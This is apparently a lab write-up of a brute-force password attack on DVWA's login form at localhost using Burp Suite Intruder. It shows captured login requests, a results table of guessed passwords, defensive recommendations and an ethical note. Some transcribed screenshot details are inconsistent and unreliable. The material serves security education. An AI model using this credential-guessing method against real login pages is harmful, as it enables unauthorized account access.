Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)
</title>
<link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />
<link rel="icon" type="image/ico" href="../../../favicon.ico" />
```

This block shows a detailed view of the intercepted POST request. The 'Request' pane is active, displaying the raw HTTP request. The 'Inspector' pane is also visible, showing the request attributes.

Request Details:

```
POST /dvwa/vulnerabilities/brute/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 84
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=impossible; PHPSESSID=govlusete588p6e1nfulnkcg
Connection: keep-alive
username=admin&password=abcd&Login=Login&user_token=98d09baccd32c0b883e46fe903c8ba1b
```

Inspector Details:

Request attributes: 2

Request body parameters: 4


Request cookies: 2

Request headers: 20


Response headers: 11

4. Configure Burp Intruder:

- Set payload position for the password field



- Loaded a custom wordlist of potential passwords



5. Execute Attack:

- Launched attack via Burp Intruder
- Monitored response lengths and status codes
- Identified correct password based on unique response behavior

The screenshot displays the Burp Suite interface during an intruder attack. The title bar indicates '3. Intruder attack of http://'. The main window shows the 'Results' tab for the attack on 'http://127.0.0.1'. A table lists the results of 35 requests, with the 27th request highlighted in red, indicating a successful login.

Request	Payload	Status code	Response received
20	password@2025	200	3018
21	passwordme	200	4015
22	passwordadmin	200	2040
23	passworduser	200	4016
24	passwordlove	200	4016
25	passwordpass	200	3016
26	PasswordPass	200	2017
27	password	200	11
28	Password	200	4025
29	password123	200	3013
30	Password123	200	4016
31	password1	200	2016
32	password!	200	3040
33	password123!	200	2039
34	password321	200	4019
35	password007	200	4016

Below the table, the 'Request' tab is selected, showing the raw HTTP request details. The request is a POST to '/dwa/vulnerabilities/brute/' with a status of 'HTTP/1.1'. The payload is 'password'.

```
1 POST /dwa/vulnerabilities/brute/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 88
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sic
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/dwa/vulnerabilities/brute/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: security=impossible; PHPSESSID=govluset588p6e1nfulnkcjg
21 Connection: keep-alive
22
```

Result:

Successful login detected using the password: **password**



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area **admin**



Warning: Someone might of been brute forcing your account.

Number of login attempts: 232.
Last login attempt was at: 2025-06-19 12:22:24.

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

View Source View Help

Analysis & Observations:

- Response codes and content length differences were key in detecting a successful login
- Lack of rate-limiting or CAPTCHA made the attack feasible even at the highest security level

Security Recommendations:

- Implement account lockout after multiple failed attempts
 - Enforce CAPTCHA to mitigate automated attacks
 - Apply strong password policies and multi-factor authentication
-

Learning Outcomes:

- Deepened understanding of brute force attack methodologies
 - Enhanced skills in HTTP request analysis and manipulation
 - Practical exposure to Burp Suite's Intruder module
-

Ethical Note:

All actions were performed in a safe, controlled lab environment using intentionally vulnerable software for educational purposes only. Unauthorized access to real systems is illegal and unethical.

Brute Force Authentication Attack

- **What was done:** A brute-force attack was simulated using Burp Suite Intruder with a custom wordlist.
 - **Conclusion:** The application lacked protections like rate limiting, CAPTCHA, or lockout mechanisms, making it vulnerable even on "Impossible" security settings. This underscores the necessity of robust authentication defence mechanisms.
-

Overall Conclusion

The security testing conducted on DVWA successfully demonstrated how common vulnerabilities like SQL Injection, Cross-Site Scripting (XSS), and weak authentication controls can be exploited to compromise a web application. Each attack revealed critical flaws that could lead to data breaches, unauthorized access, and severe reputational and financial damage in real-world scenarios. This assessment underlines the need for:

- Proper input validation and output encoding
- Use of secure coding practices (e.g., prepared statements)
- Robust authentication mechanisms with rate limiting, CAPTCHA, and multi-factor authentication
- Regular security audits and penetration testing